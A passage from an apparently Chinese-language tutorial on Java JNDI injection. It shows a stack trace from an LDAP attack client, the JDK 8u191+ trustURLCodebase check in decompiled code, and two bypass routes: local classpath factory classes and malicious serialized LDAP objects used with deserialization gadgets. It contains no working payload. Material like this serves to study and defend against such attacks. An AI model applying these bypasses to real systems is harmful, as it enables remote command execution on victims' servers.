getObjectFactoryFromReference:142, NamingManager (javax.naming.spi)
getObjectInstance:189, DirectoryManager (javax.naming.spi)
c_lookup:1085, LdapCtx (com.sun.jndi.ldap)
p_lookup:542, ComponentContext (com.sun.jndi.toolkit.ctx)
lookup:177, PartialCompositeContext (com.sun.jndi.toolkit.ctx)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:94, ldapURLContext (com.sun.jndi.url.ldap)
lookup:417, InitialContext (javax.naming)
main:14, JNDIClient (org.h3rmesk1t.jndi.LDAPAttack)
```

6. 绕过JDK 8u191+等高版本限制

自jdk8u191-b02版本后, 新添加了`com.sun.jndi.ldap.object.trustURLCodebase`默认为`false`的限制, 在`decodeObject`方法处新增了一个读`trustURLCodebase`的判断, 而这个值默认是为`false`的, 因此无法通过`RMI`、`LDAP`加载远程的`Reference`工厂类.



```
private Object decodeObject(Remote var1, Name var2) throws NamingException {
    try {
        Object var3 = var1 instanceof RemoteReference ? ((RemoteReference)var1).getReference() : var1;
        Reference var8 = null;
        if (var3 instanceof Reference) {...} else if (var3 instanceof Referenceable) {...}

        if (var8 != null && var8.getFactoryClassLocation() != null && !trustURLCodebase) {
            throw new ConfigurationException("The object factory is untrusted. Set the system property '
        } else {...}
    } catch (NamingException var5) {...} catch (RemoteException var6) {...} catch (Exception var7) {...}
}
```

两种绕过方法如下:

- 找到一个受害者本地`CLASSPATH`中的类作为恶意的`Reference Factory`工厂类, 并利用这个本地的`Factory`类执行命令.
- 利用`LDAP`直接返回一个恶意的序列化对象, `JNDI`注入依然会对该对象进行反序列化操作, 利用反序列化`Gadget`完成命令执行.

这两种方式都依赖受害者本地`CLASSPATH`中环境, 需要利用受害者本地的`Gadget`进行攻击.

7. 参考

- JAVA JNDI注入知识详解
- JNDI 注入漏洞的前世今生
- Lesson: Overview of JNDI
- HPE Security Fortify, Software Security Research